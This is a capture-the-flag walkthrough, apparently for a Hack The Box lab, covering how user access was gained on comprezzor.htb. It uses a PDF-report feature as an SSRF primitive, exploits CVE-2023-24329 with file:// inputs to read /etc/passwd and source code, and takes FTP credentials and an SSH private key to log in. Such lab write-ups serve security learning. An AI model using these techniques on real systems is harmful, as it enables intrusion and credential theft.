
Phew, that was quite a lot of copy and pasting cookies. We're not quite done yet, but the hardest part is past. Now that we have the admin cookie, we can access the dashboard with elevated permissions, and additional functionality



As admin on the dashboard, we can create pdf reports




The application here converts urls to pdf format. We can input our own server/port and see if anything can be revealed on our listener




```
$ nc -lvp 4445
listening on [any] 4445 ...
connect to [10.10.16.42] from (UNKNOWN) [10.10.11.15] 45578
GET / HTTP/1.1
Accept-Encoding: identity
Host: 10.10.16.42:4445
User-Agent: Python-urllib/3.11
Cookie:
user_data=eyJ1c2VyX2lkIjogMSwgInVzZXJuYW1lIjogImFkbWluliwgInJvbGUiOiAiYWRTaW4ifX
wzNDgyMjMzQ0NDRhZTBINDAyMmY2Y2M2NzlhYzlkMjZkMWQxZDY4MmM1OWM2MW
NmYmVhMjlkNzc2ZDU4OWQ5
Connection: close
```


We see from the response, that the server has python-urllib/3.11 as a user-agent, which is vulnerable to CVE-2023-24329. This means that it does not properly interpret certain ascii characters. We can exploit an lfi vuln here by simply inputting a space before a file specification, such as “xfile:///etc/passwd”





By doing so, we can gain arbitrary file read on various sensitive files throughout the system




From here, we can enumerate to find what process is currently running on the machine with “xfile:///proc/self/cmdline”




Grabbing the source code of app.py is easy enough





Looking at `app.py`, we see that it imports several modules. By reading `dashboard.py`, we glean some ftp credentials



We can now use these to once again abuse the ssrf primitive, and find some additional sensitive files



Reading through these files, we find an ssh private key, along with its key phase



By using this ssh key, together with its phase key, we can extract some user info from it

```
$ ssh-keygen -p -f id_rsa  
Key has comment 'dev_acc@local'  
Enter new passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved with the new passphrase.
```

Then all thats left is to ssh in as [dev_acc@comprezzor.htb](#)

```
$ ssh dev_acc@comprezzor.htb -i id_rsa  
Enter passphrase for key 'id_rsa':  
Last login: Wed May  1 23:08:15 2024 from 10.10.14.156  
dev_acc@intuition:~$ ls  
user.txt
```

And there we have user access on comprezzor.htb. I will document root later. Thanks for reading! :)